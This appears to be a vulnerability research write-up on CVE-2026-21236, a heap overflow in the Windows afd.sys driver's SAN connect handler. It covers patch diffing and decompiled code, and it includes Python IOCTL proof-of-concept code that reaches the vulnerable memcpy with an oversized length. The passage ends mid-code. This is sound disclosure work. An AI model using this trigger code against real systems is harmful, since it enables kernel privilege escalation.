

# Vulnerability Analysis of CVE-2026-21236 – A heap-based overflow in Microsoft Windows Kernel Driver AFD.sys

Your device ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

30% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>

If you call a support person, give them this info:

Stop code: DRIVER\_IRQL\_NOT\_LESS\_OR\_EQUAL

What failed: afd.sys

# Table of Contents

<b>1. Introduction</b>	<b>3</b>
1.1. What is AFD?	3
1.2. What is SAN?	4
1.3. Environment	4
<b>2. Analysis</b>	<b>5</b>
2.1. Patch diffing	5
2.2. Dynamic Analysis	7
2.3. Vulnerability analysis	12
<b>3. Proof of Concept (POC)</b>	<b>14</b>
3.1. Creating the POC code	14
<b>4. Conclusion</b>	<b>25</b>
<b>5. Acknowledgements</b>	<b>25</b>
<b>6. Appendix A</b>	<b>26</b>
6.1. AI Patch Diffing	26

# 1. Introduction

Our Exploit Development Group (EDG) offers internal secondment opportunities to willing NCC consultants that want to try their hand in developing exploits or analyzing complex bugs. In this secondment, Emily Liu decided to work on Windows CVEs. This blog post presents a patch diff, vulnerability analysis, and proof-of-concept generation of CVE-2026-21236 - a heap-based buffer overflow in `afd.sys`, the kernel-mode driver underpinning Windows socket operations. Patched by Microsoft on February 11, 2026, the vulnerability resides in the SAN connect handling path and carries an Elevation of Privilege impact, allowing a local attacker to corrupt kernel pool memory. The paper is presented from her point of view. We will also include a small section on AI, applied to patch diffing.

## 1.1. What is AFD?

AFD.sys (Ancillary Function Driver for WinSock) is a Windows kernel-mode driver that implements the kernel-side of the Winsock API. User-mode socket calls flow from `ws2_32.dll` through the Winsock SPI to `mswsock.dll`, the Microsoft base Winsock service provider, which translates SPI calls into `NtDeviceIoControlFile` calls with AFD-specific IOCTL codes and marshals user-mode parameters into the input/output buffer structures that AFD.sys expects. `mswsock.dll` also handles Winsock extension functions like `ConnectEx`, `AcceptEx`, and `TransmitFile` that are exposed through `WSAIoctl` and implemented as additional AFD IOCTLs. Once in the kernel, AFD manages socket state and buffering, and translates operations into TDI/WSK calls for the transport layer. It directly parses user-supplied structures, such as addresses, buffer descriptors, MDL chains, making it exposed to attacks when input validation is insufficient.

This image from [leftarcode](#)<sup>1</sup> shows how we interacted with AFD:




Figure 1. Diagram on how AFD.sys is usually accessed versus how we access it

<sup>1</sup> <https://leftarcode.com/posts/afd-reverse-engineering-part1/>

## 1.2. What is SAN?

SAN (System area network) is a high-performance, connection-oriented network that can link a cluster of computers<sup>2</sup>. It typically offers high bandwidth, low latency connections that are more reliable than Ethernet and ATM. It runs on its own protocol stack that bypasses the need to go through the operating system's TCP/IP protocol stack (in other words bypassing the kernel), and instead directly performs I/O calls in memory. Also known as Remote Direct Memory Access (RDMA)<sup>3</sup>. This significantly reduces latency and CPU overhead.

AFD handles the kernel-side coordination for SAN connections: managing endpoint state transitions between the normal TCP path and the SAN provider, facilitating connection handoffs during accept/connect operations, and transferring context (address information, buffer mappings) between the standard socket infrastructure and the SAN provider.

In modern developments, the technology is referred to as InfiniBand and/or RDMA over Converged Ethernet (RoCE). Microsoft has deprecated Windows Sockets Direct (what SAN was developed on) in 2012<sup>4</sup>, and recommends NetworkDirect and Network Direct Kernel (NDK) as its replacements. It builds on top of Windows Sockets Direct and as a result still uses a lot of same mechanisms defined for Windows Sockets Direct providers<sup>56</sup>.

This is all to say that it's not much of a stretch to say that a lot of functions used with SAN would still exist within the Winsock architecture, largely for backwards capability reasons<sup>7</sup>. Microsoft is also historically conservative when it comes to removing old code paths, as doing so might lead to breaking other obscure enterprise setups.

## 1.3. Environment

While Windows 11 does support RDMA, it's restricted to client-only functionality<sup>89</sup>. In other words, it cannot make SAN endpoints, which is required to trigger the vulnerability.

Windows Server 2022 was used instead, for being more accessible to the vulnerable code. That said, the vulnerable code technically exists in Windows versions that only have client-only functionality, as it's listed in the CVE MSRC<sup>10</sup> page as an affected version. Why that vulnerable code exists in those versions is unknown.

---

<sup>2</sup> <https://learn.microsoft.com/en-us/windows-hardware/drivers/network/introduction-to-system-area-networks>

<sup>3</sup> <https://learn.microsoft.com/en-us/windows-hardware/drivers/network/background-reading-on-rdma?source=recommendations>

<sup>4</sup> [https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/hh831568\(v=ws.11\)](https://learn.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-R2-and-2012/hh831568(v=ws.11))

<sup>5</sup> <https://github.com/microsoft/NetworkDirect/blob/master/docs/NetworkDirectSPI.md>

<sup>6</sup> <https://learn.microsoft.com/en-us/windows-hardware/drivers/network/overview-of-network-direct-kernel-provider-interface--ndkpi->

<sup>7</sup> <https://learn.microsoft.com/en-us/windows/win32/winsock/windows-sockets-2-architecture-2>

<sup>8</sup> <https://docs.tuxera.com/docs/legacy-docs/how-to-articles/rdma-supported-versions-of-windows-10-11/>

<sup>9</sup> <https://learn.microsoft.com/en-us/windows-server/storage/file-server/smb-direct?tabs=disable>

<sup>10</sup> <https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2026-21236>

## 2. Analysis

### 2.1. Patch diffing

Initially, the two AFD.sys versions used were `afd.sys.x64.10.0.26100.7705` and `afd.sys.x64.10.0.26100.7824`, as the vulnerability was originally targeted to Windows 11 23H2/24H2 versions.

Whilst looking at what functionality we would need to use to reach SAN related functionality, we noticed that there was a check in *AfdSanCreateHelper* which used *MmIsThisANtAsSystem*<sup>11</sup> to determine if the system was a server-based operating system. Based on this, we decided to examine other versions of AFD.sys for additional analysis as well.

The AFD version that was eventually used for vulnerability analysis is `afd.sys.10.0.25398.2149`.

We've performed patch diffing between `afd.sys.10.0.25398.2149` and `afd.sys.10.0.25398.2097`, between `afd.sys.10.0.26100.7705` and `afd.sys.10.0.26100.7824`, as well as between `afd.sys.10.0.26100.7623` vs `afd.sys.10.0.26100.7824`. We noticed that the code between these versions did not change by a significant amount, other than certain schematics being a little different, but the methodology to reach the vulnerable code is remains exactly the same. Therefore, we are confident that the code presented below, despite coming from `afd.sys.10.0.26100.7705` and `afd.sys.10.0.26100.7824`, will still illustrate how we perform the patch diffing.

The initial investigation with ghidriff<sup>12</sup> reveals that there are a large number of modifications to the existing functions. The most notable ones include: *AfdNotifyPostEvents*, *AfdSanConnectHandler*, *AfdCloseCore*, *AfdReceiveDatagram*, *AfdSanAcceptCore* and *AfdBind*.

The Diff preview can be viewed here: <https://diffpreview.github.io/?e77229d894b258343c2e86a3c26ffd5>

Note that we are looking for a heap-based buffer overflow, so we are specifically checking for code that copies user-controlled data to buffers - usually this is done with *memcpy/memmove*. The patched code will most likely have additional code containing logic for boundary checking or changing the size of the buffer.

Looking through the diff, it was determined that not too many functions had been modified and that it was expected that manual review would be possible to find the issue.

As an experiment, we also attempted to make use of AI in the form of copilot to review these changes. This will be discussed in the appendix: "AI Patch Diffing".

The function *AfdSanConnectHandler* has the following changes which looked interesting:

---

<sup>11</sup> <https://learn.microsoft.com/en-us/windows-hardware/drivers/ddi/ntddk/nf-ntddk-mmisthisanntassystem>

<sup>12</sup> <https://github.com/clearbluejar/ghidriff>

255	<pre>if ((*byte *)(&amp;IVar16 + 10) &amp; 5) == 0) {</pre>	311	<pre>if ((*byte *)(&amp;IVar16 + 10) &amp; 5) == 0) {</pre>
256	<pre>*(undefined8 *)(&amp;puVar24 + -8) = 0x14005ca85;</pre>	312	<pre>*(undefined8 *)(&amp;puVar26 + -8) = 0x14005d38a;</pre>
257	<pre>IVar16 = MmMapLockedPages(IVar16, 0);</pre>	313	<pre>IVar16 = MmMapLockedPages(IVar16, 0);</pre>
258	<pre>}</pre>	314	<pre>}</pre>
259	<pre>else {</pre>	315	<pre>else {</pre>
260	<pre>IVar16 = *(longlong *)(&amp;IVar16 + 0x18);</pre>	316	<pre>IVar16 = *(longlong *)(&amp;IVar16 + 0x18);</pre>
261	<pre>}</pre>	317	<pre>}</pre>
262	<pre>uVar25 = *(uint *)(&amp;IVar26 + 8);</pre>	318	<pre>_Dst = (undefined4 *)((ulonglong)uVar25 + (uint *)(&amp;IVar15 + 8) + IVar16);</pre>
263	<pre>uVar6 = *(uint *)(&amp;IVar26 + 0x18);</pre>	319	<pre>_Src = *(ushort *)(&amp;puVar26 + 0xa0);</pre>
264	<pre>*(undefined8 *)(&amp;puVar24 + -8) = 0x14005caab;</pre>	320	<pre>uVar27 = *_Src;</pre>
265	<pre>memcpy((void *)((ulonglong)uVar6 + (ulonglong)uVar25 + IVar16),</pre>		
266	<pre>(void *)((ulonglong)uVar6 + 0x68 + 0x16),</pre>	321	<pre>if ((*char *)(&amp;puVar26 + 0x68) + 0xbc) == '\0' {</pre>
267	<pre>(ulonglong)(ushort)(sVar4 + 2U));</pre>		
268	<pre>*(ushort *)</pre>		
269	<pre>((ulonglong)uVar25 + -2 +</pre>	322	<pre>if ((int)(uVar27 + 4) &lt; (int)((uVar5 &amp; 0xffff) - 8)) {</pre>
270	<pre>(ulonglong)uVar25 + 2U);</pre>	323	<pre>uVar27 = uVar27 + 4;</pre>
271	<pre>}</pre>	324	<pre>}</pre>
272	<pre>if (*(int *)(&amp;IVar26 + 0x18) != 0) {</pre>	325	<pre>else {</pre>
273	<pre>IVar16 = *(longlong *)(&amp;IVar17 + 8);</pre>	326	<pre>uVar27 = (short)uVar5 - 8;</pre>
274	<pre>if ((*byte *)(&amp;IVar16 + 10) &amp; 5) == 0) {</pre>		
275	<pre>*(undefined8 *)(&amp;puVar24 + -8) = 0x14005cb27;</pre>		
276	<pre>IVar16 = MmMapLockedPages(IVar16, 0);</pre>	327	<pre>}</pre>
277	<pre>}</pre>		
278	<pre>else {</pre>		
279	<pre>IVar16 = *(longlong *)(&amp;IVar16 + 0x18);</pre>		
280	<pre>}</pre>		
281	<pre>_Dst = (undefined4 *)((ulonglong)uVar25 + (uint *)(&amp;IVar15 + 8) + IVar16);</pre>	328	<pre>*_Dst = 0;</pre>
282	<pre>_Src = *(ushort *)(&amp;puVar24 + 0xa0);</pre>	329	<pre>_Dst[1] = 1;</pre>
283	<pre>if ((*char *)(&amp;IVar15 + 0xbc) == '\0') {</pre>	330	<pre>_Size = (size_t)uVar27;</pre>
284	<pre>*_Dst = 0;</pre>	331	<pre>}</pre>
285	<pre>_Dst[1] = 1;</pre>	332	<pre>*(undefined8 *)(&amp;puVar26 + -8) = 0x14005d4ba;</pre>
286	<pre>uVar5 = *_Src;</pre>	333	<pre>memcpy(_Dst + 2, _Src, _Size);</pre>
		334	<pre>}</pre>
		335	<pre>else {</pre>
287	<pre>*(undefined8 *)(&amp;puVar24 + -8) = 0x14005cb97;</pre>	336	<pre>if ((ulonglong)uVar27 + 2 &lt; (ulonglong)(uVar5 &amp; 0xffff) - 2) {</pre>
288	<pre>memcpy(_Dst + 2, _Src, (ulonglong)uVar5 + 4);</pre>	337	<pre>uVar27 = uVar27 + 2;</pre>
289	<pre>}</pre>	338	<pre>}</pre>
290	<pre>else {</pre>	339	<pre>else {</pre>
		340	<pre>uVar27 = (short)uVar5 - 2;</pre>
		341	<pre>}</pre>
291	<pre>uVar25 = *(uint *)(&amp;IVar26 + 0x18);</pre>	342	<pre>uVar28 = *(uint *)(&amp;IVar15 + 0x18);</pre>
292	<pre>uVar5 = *_Src;</pre>		
293	<pre>*(undefined8 *)(&amp;puVar24 + -8) = 0x14005cb5b;</pre>	343	<pre>*(undefined8 *)(&amp;puVar26 + -8) = 0x14005d3ed;</pre>
294	<pre>memcpy(_Dst, _Src + 1, (ulonglong)uVar5 + 2);</pre>	344	<pre>memcpy(_Dst, _Src + 1, (ulonglong)uVar27);</pre>
295	<pre>*(short *)(((ulonglong)uVar25 - 2) + (ulonglong)_Dst) =</pre>	345	<pre>*((ushort *)(((ulonglong)uVar28 - 2) + (ulonglong)_Dst) = uVar27;</pre>
296	<pre>**((short *)(&amp;puVar24 + 0xa0) + 2);</pre>		
297	<pre>IVar26 = *(longlong *)(&amp;puVar24 + 0x98);</pre>		
298	<pre>}</pre>	346	<pre>}</pre>
299	<pre>}</pre>	347	<pre>}</pre>

Figure 2. Patch diff of AfdSanConnectHandler

On line 288 (left side), we can see a *memcpy* from *\_Src* to *\_Dst*, where the destination buffer (denoted by *\_Dst*) is derived from *IVar16 -> MmMapLockedPages(IVar16,0)* and then offset by *(IVar26 + 8)*; and the source (denoted by *\_Src*) is derived from *puVar24 + 0xa0*, which is user-controlled. In the unpatched version, there looked like there were no surrounding bounds checking around the *memcpy* that would tell if the destination buffer had a large enough buffer to accommodate the source data. Therefore, this *memcpy* line could potentially overflow the buffer. To confirm this, we would need to determine the size of the buffer which appeared to be allocated in a different function. The same story could also apply to line 294 (left side). Whereas in the patched version, we can see that there is additional boundary checking code from line 322 to line 326 (right side):

```

322     if ((int)(uVar27 + 4) < (int)((uVar5 & 0xffff) - 8)) {
323         uVar27 = uVar27 + 4;
324     }
325     else {
326         uVar27 = (short)uVar5 - 8;

```

Figure 3. AfdSanConnectHandler code lines from 322 to 326

and from line 336 to line 341 (right side). Both of which comes right before the *memcpy* line.

```

336     if ((ulonglong)uVar27 + 2 < (ulonglong)(uVar5 & 0xffff) - 2) {
337         uVar27 = uVar27 + 2;
338     }
339     else {
340         uVar27 = (short)uVar5 - 2;
341     }

```

Figure 4. AfdSanConnectHandler code lines from 336 to 341

*uVar27* is *\*\_Src* based on an earlier assignment on line 326 (right side). *uVar5* appears to be the size field for the destination buffer. This is because *uVar5* contains the value *\*(uint\*)(IVar15 + 0x18)*, in which *uVar5* most likely contains the size allocated to the *AfdSuperAccept* buffer by acquiring the value from the IRP stack (which was not previously being checked) before the copy size was used.

## 2.2. Dynamic Analysis

Moving from the static analysis, let's see how this looks like under a debugger. We will be using Python code to make calls to AFD and hitting the vulnerable portion of the code while we are at it. Some previous works have been done on this already, so we referenced the research from Akamai, to speed up the production of said POC code.

The setup:

- Create an AF\_INET socket using *NtCreateFile*. Once a file object has been created, all subsequent communications will be done via *NtDeviceIoControlFile*.
- Another handle is created and will be used by *AfdSuperAccept* to act as a listener and accept IRP requests made from *AfdSanConnectHandler*
- Bind the socket to any address using IOCTL *AfdBind* (*NtDeviceIoControlFile* with *ioctl 0x12003*).
- Hit the vulnerable call by calling *AfdSanConnectHandler* (*NtDeviceIoControlFile* with *ioctl 0x120E2*)

To do this, we first create a socket which will open a handle to */Device/Afd/Endpoint* via *NtCreateFile*.

```

def create_afd_endpoint(EndpointFlags):

    CONNECTIONLESS = 0x00000001
    MESSAGEMODE    = 0x00000010
    RAW            = 0x00000100
    MULTIPOINT    = 0x00001000
    C_ROOT        = 0x00010000
    D_ROOT        = 0x00100000
    IGNORE_TDI    = 0x01000000
    RIO_SOCKET    = 0x10000000

    custom_flags = EndpointFlags

    afd_packet = AFD_OPEN_PACKET()
    afd_packet.EndpointFlags = custom_flags & 0xFFFFFFFF
    afd_packet.GroupID = 0
    afd_packet.AddressFamily = 2 # AF_INET
    afd_packet.SocketType = 1 # SOCK_STREAM
    afd_packet.Protocol = 6 # IPPROTO_TCP
    afd_packet.TransportNameLength = TRANSPORT_NAME_LEN
    afd_packet.TransportName = TRANSPORT_NAME
    # Padding is automatically zero-initialized

    ea_struct = AFD_EA_BUFFER()
    ea_struct.NextEntryOffset = 0
    ea_struct.Flags = 0
    ea_struct.EaName = b"AfdOpenPacketXX"
    ea_struct.EaNameLength = len(b"AfdOpenPacketXX")
    ea_struct.EaValueLength = ctypes.sizeof(AFD_OPEN_PACKET)
    ea_struct.AfdPacket = afd_packet

    dev_name = UNICODE_STRING()
    dev_name_str = ctypes.create_unicode_buffer(AFD_DEVICE_NAME)
    RtlInitUnicodeString(ctypes.byref(dev_name), dev_name_str)

    obj_attr = OBJECT_ATTRIBUTES()
    obj_attr.Length = ctypes.sizeof(OBJECT_ATTRIBUTES)
    obj_attr.ObjectName = ctypes.pointer(dev_name)
    obj_attr.Attributes = 0x40
    obj_attr.RootDirectory = None
    obj_attr.SecurityDescriptor = None
    obj_attr.SecurityQualityOfService = None

    handle = wintypes.HANDLE()
    io_status = IO_STATUS_BLOCK()

    FILE_SYNCHRONOUS_IO_NONALERT = 0x20

    status = NtCreateFile(
        ctypes.byref(handle),
        0xC0140000,
        ctypes.byref(obj_attr),
        ctypes.byref(io_status),
        None,
        0,
        3,
        FILE_OPEN_IF,
        FILE_SYNCHRONOUS_IO_NONALERT,
        ctypes.byref(ea_struct),
        ctypes.sizeof(ea_struct)
    )

    if status >= 0:
        return handle.value
    else:
        status_unsigned = status & 0xFFFFFFFF
        raise Exception(f"NtCreateFile failed with status: 0x(status_unsigned:08X)")

```

Figure 5. Code to create the AFD endpoint

This same code is used to setup the listener handle.

Once the socket has been created, it must bind to an address in order to interact with it. Thus, we need to make a call to *AfdBind* to bind the socket to an address.

```

def afd_bind(handle, port=0):
    io_status = IO_STATUS_BLOCK()
    input_buffer = bytearray(0x1000)
    output_buffer = bytearray(0x1000)

    # Set up the input buffer with proper structure
    input_buffer[4] = 0x01 # TAddressCount = 1
    input_buffer[8] = 0x10 # AddressLength = 16
    input_buffer[10] = 0x02 # AddressType = AF_INET

    # Port = 0x0000 (any port) at offset 12-13, already zero
    input_buffer[12:14] = (port).to_bytes(2, "big")

    # IP address = 127.0.0.1 at offset 14-17
    input_buffer[14] = 0x7F # 127
    input_buffer[15] = 0x00 # 0
    input_buffer[16] = 0x00 # 0
    input_buffer[17] = 0x01 # 1

    status = NtDeviceIoControlFile(
        handle,
        None,
        None,
        None,
        ctypes.byref(io_status),
        IOCTL_AFD_BIND,
        (ctypes.c_byte * 0x1000).from_buffer(input_buffer),
        len(input_buffer),
        (ctypes.c_byte * 0x1000).from_buffer(output_buffer),
        len(output_buffer)
    )

    return status

```

Figure 6. Code to bind the AFD endpoint to a network address

After the socket has been bound to an address, we can start making the call to *AfdSanConnectHandler*.

```

def afd_san_connect_handler(handle, listen_handle, ip="127.0.0.1", port=44444):
    io_status = IO_STATUS_BLOCK()

    input_buffer = bytearray(0x10000)
    output_buffer = bytearray(0x10000)

    # Construct the Transport Address
    transport_addr = TRANSPORT_ADDRESS()
    transport_addr.TAAddressCount = 2
    transport_addr.Address.AddressLength = 0xfff8 # 2 bytes for port + 4 bytes for IP + 8 bytes padding
    transport_addr.Address.AddressType = 0x43 # AF_INET
    transport_addr.Address.Address = (ctypes.c_ubyte * (8 + 12))(0x44)

    # construct the AFD_SWITCH_CONTEXT
    switch_context = AFD_SWITCH_CONTEXT()
    switch_context.EventsActive = 0x51
    switch_context.RcvCount = 0x52
    switch_context.ExpCount = 0x53
    switch_context.SndCount = 0x54

    # Construct the main connect info structure
    connectInfo = AFD_SWITCH_CONNECT_INFO()
    connectInfo.Handle = listen_handle & 0xffff # TODO: make another param for listen
    connectInfo.Context = switch_context
    connectInfo.RemoteAddress = transport_addr

    # Put connectInfo into input buffer
    input_buffer[: ctypes.sizeof(connectInfo)] = bytes(connectInfo) # This will copy the raw bytes of the structure into the buffer
    in_buf = (ctypes.c_ubyte * len(input_buffer)).from_buffer(input_buffer)
    in_len = len(input_buffer)

    out_buf = (ctypes.c_ubyte * len(output_buffer)).from_buffer(output_buffer) # Output buffer can be same size or larger
    out_buf_len = len(output_buffer)

    print(ctypes.sizeof(connectInfo))

    status = NtDeviceIoControlFile(
        handle,
        None,
        None,
        None,
        ctypes.byref(io_status),
        IOCTL_AFD_SWITCH_CONNECT_IND,
        in_buf,
        in_len,
        out_buf,
        out_buf_len,
    )

    return status

```

Figure 7. Code that sends an IRP request to AFDSanConnectHandler

Here is what it looks like put together within main:

```

if __name__ == "__main__":
    print("[*] Starting AFD Driver PoC...")

    try:
        handle = create_afd_endpoint(0x00)
        print(f"[+] Initial AFD Endpoint Created: 0x{handle:08X}")
    except Exception as e:
        print(f"[-] Failed to create AFD endpoint: {e}")
        sys.exit(1)

    try:
        listen_handle = create_afd_endpoint(0x00)
        print(f"[+] Listen AFD Endpoint Created: 0x{listen_handle:08X}")
    except Exception as e:
        print(f"[-] Failed to create AFD endpoint: {e}")
        sys.exit(1)

    # Bind the socket
    # This will transition the state to ->State = 3.
    status = afd_bind(handle)
    prefix = "[+]" if status == STATUS_SUCCESS else "[-]"
    print(f"{prefix} Initial afd_bind: 0x{status & 0xFFFFFFFF:08X}")

    status = afd_san_connect_handler(handle, listen_handle)
    prefix_c = "[+]" if status == STATUS_SUCCESS or status == STATUS_PENDING else "[-]"
    print(f"{prefix_c} afd_san_connect_handler: 0x{status & 0xFFFFFFFF:08X}")

```

Figure 8. Main function to hit the vulnerable code paths

When this has been executed on the Windows Server 2022 VM and can see it on the debugger that *AfdSanConnectHandler* has been triggered.




Figure 9. AFDSanConnectHandler being triggered within the debugger

Here is when the script has completed execution. The call to *AfdSanConnectHandler* here did not successfully complete here due to needing additional code to create a SAN handle and properly setup a listener handle (This will be fix later on)

```

Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.587]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\Users\emily\Desktop

C:\Users\emily\Desktop>python experiment3.py
[*] Starting AFD Driver PoC...
[+] Initial AFD Endpoint Created: 0x0000019C
[+] Listen AFD Endpoint Created: 0x000001A0
[+] Initial afd_bind: 0x00000000
44
[-] afd_san_connect_handler: 0xC000000D

C:\Users\emily\Desktop>_

```

Figure 10. Completed execution of the script.

## 2.3. Vulnerability analysis

*AfdSanConnectHandler* is used in conjunction with *AfdSuperAccept*. The previously created handle is used by *AfdSuperAccept* so it can be the listener handle for *AfdSanConnectHandler*. *AfdSuperAccept* uses the handle to create a buffer in memory. When *AfdSanConnectHandler* is called, the data from that IRP request is written into that same buffer created in *AfdSuperAccept*. Since the data and the data length from *AfdSanConnectHandler* are user-controlled, it is possible to overflow the buffer created by *AfdSuperAccept*.

We can see this in the disassembled code of *AfdSuperAccept* (variables and parameters have been relabelled for clarity):

One of the first lines you see is *Type3InputBuffer*. This variable contains the user-controlled data from the IRP request for *AfdSuperAccept* as shown here.

```
`Type3InputBuffer = (byte *)irpSp->Parameters.DeviceIoControl.Type3InputBuffer;`
```

Next, we can see the key variables being initialized that determine the length of each section of the *AfdSuperAccept* buffer: *ReceiveDataLength*, *RemoteAddressLength*, *ReceiveDataLength*.

```

if ( Irp->RequestorMode && ((unsigned __int8)Type3InputBuffer & 3) != 0 )
    ExRaiseDatatypeMisalignment();
v10 = (void *)*((_QWORD *)Type3InputBuffer + 1);
v42 = v10;
RecieveDataLength = *((_DWORD *)Type3InputBuffer + 4);
v38 = RecieveDataLength;
Something = *((_DWORD *)Type3InputBuffer + 5);
v39 = Something;
remoteAddressLength = *((_DWORD *)Type3InputBuffer + 6); // we hit here and we set this as IOControl
RemoteAddressLength = remoteAddressLength;
SanActive = *Type3InputBuffer;
FixAddressAlignment = Type3InputBuffer[1];
}

```

Figure 11. Disassembled code within *AFDSuperAccept* function (1)

The variable *TotalLength* contains the length of the buffer for *AfdSuperAccept*. We can see that it is user-controlled based on the containing variable *Type3InputBuffer*, which comes from the IRP request.

There was also some sanity checking of the lengths here before the buffer is allocated. Basically, the function verified that the sum of *ReceiveDataLength*, *RemoteAddressLength*, *ReceiveDataLength* does not exceed *TotalLength*; and that each section of the buffer has enough space to accommodate each other.

```

if ( *((_DWORD *)Endpoint + 2) & 1) == 0
|| remoteAddressLength < 8
|| Something == 1
|| (TotalLength = IrpSp->Parameters.DeviceIoControl.OutputBufferLength, TotalLength < RecieveDataLength)
|| TotalLength - RecieveDataLength < Something
|| TotalLength - RecieveDataLength - Something < remoteAddressLength )

```

Figure 12. Disassembled code within AFDSuperAccept function (2)

Moving further down the code, we can see the call to *IoAllocateMdl* and *MmProbeAndLockPages* to create a memory map of the buffer for *AfdSuperAccept*. The *TotalLength* is what gets passed into *IoAllocateMdl* to allocate the buffer.

```

if ( !IoAllocateMdl(Irp->UserBuffer, TotalLength, 0, 1u, Irp) )// // to hit breakpoint
{
  AFDETW_TRACEACCEPTEX(0, 6018, Endpoint, 0, 0, 0xC000009A, 0, 0);
  v9 = 0xC000009A;
  goto LABEL_86;
}
MmProbeAndLockPages(Irp->MdlAddress, Irp->RequestorMode, IoWriteAccess);
RequestorMode = Irp->RequestorMode;
v18 = (unsigned __int8)HIBYTE(IrpSp->Parameters.Create.FileAttributes) >> 6;
Object = 0;
v19 = ObReferenceObjectByHandle(v10, v18, (POBJECT_TYPE)IoFileObjectType, RequestorMode, &Object, 0);
v9 = v19;
v5 = Object;
v36 = v19;

```

Figure 13. Disassembled code within AFDSuperAccept function (3)

Moving onto *AfdSanConnectHandler*, here is the code of where address of the buffer is assigned:

```

localAddress = (char *)&v11->AssociatedIrp + Address,
(__int64)((__int64)localAddress
+ *(unsigned __int16 *)localAddress
- (unsigned __int64)Irp->AssociatedIrp.MasterIrp
+ 4) > (int)IrpSp->Parameters.Create.Options)) )

```

Figure 14. Disassembled code within AFDSanConnectHandler function (1)

Moving down the code and we can see how it's used with the vulnerable *memcpy* line (denoted as *memmove* here):

```

if ( IrpSp_1->Parameters.DeviceIoControl.IoControlCode )
{
  MdlAddress_2 = _acceptIrp->MdlAddress;
  if ( (MdlAddress_2->MdlFlags & 5) != 0 )
    v48 = (char *)MdlAddress_2->MappedSystemVa;
  else
    v48 = (char *)MmMapLockedPages(MdlAddress_2, 0);
  addressInfo = &v48[IrpSp_1->Parameters.DeviceIoControl.OutputBufferLength];
  localAddress_1 = localAddress;
  if ( __AcceptEndpoint[172] )
  {
    IoControlCode_1 = IrpSp_1->Parameters.DeviceIoControl.IoControlCode;
    memmove(addressInfo, (char *)localAddress + 2, *(unsigned __int16 *)localAddress + 2LL);// vuln memcpy
    *(_WORD *)&addressInfo[IoControlCode_1 - 2] = *localAddress_1 + 2;
    IrpSp_1 = IrpSp_1;
  }
}

```

Figure 15. Disassembled code within AFDSanConnectHandler function (2)

As mentioned previously, *localAddress* is the user-controlled source buffer that we can use to copy a larger than expected size into the *addressInfo* buffer (see above) within *AfdSanConnectHandler*.

We can see that *memmove* in *AfdSanConnectHandler* copies into the buffer allocated in *AfdSuperAccept* for the size read from the *DeviceIoControl* input data (*localAddress+2*). Notice that

there is no boundary checking to verify that the buffer from *AfdSanConnectHandler* will fit into the *AfdSuperAccept* buffer prior to the patch. Therefore, if the buffer from *AfdSanConnectHandler* is somehow bigger than the buffer from *AfdSuperAccept*, this would cause the buffer to overflow.

## 3. Proof of Concept (POC)

### 3.1. Creating the POC code

We need to create another type of handle called: SAN handle. A normal socket calling AFD uses the extended attribute (EA) named: *AfdOpenPacketXX*. A SAN handle is created using the EA: *AfdSwOpenPacket*. The EA is eventually passed to *AfdSanCreateHelper* to create the SAN handle.

```
def create_afd_san_endpoint(EndpointFlags, port, event):

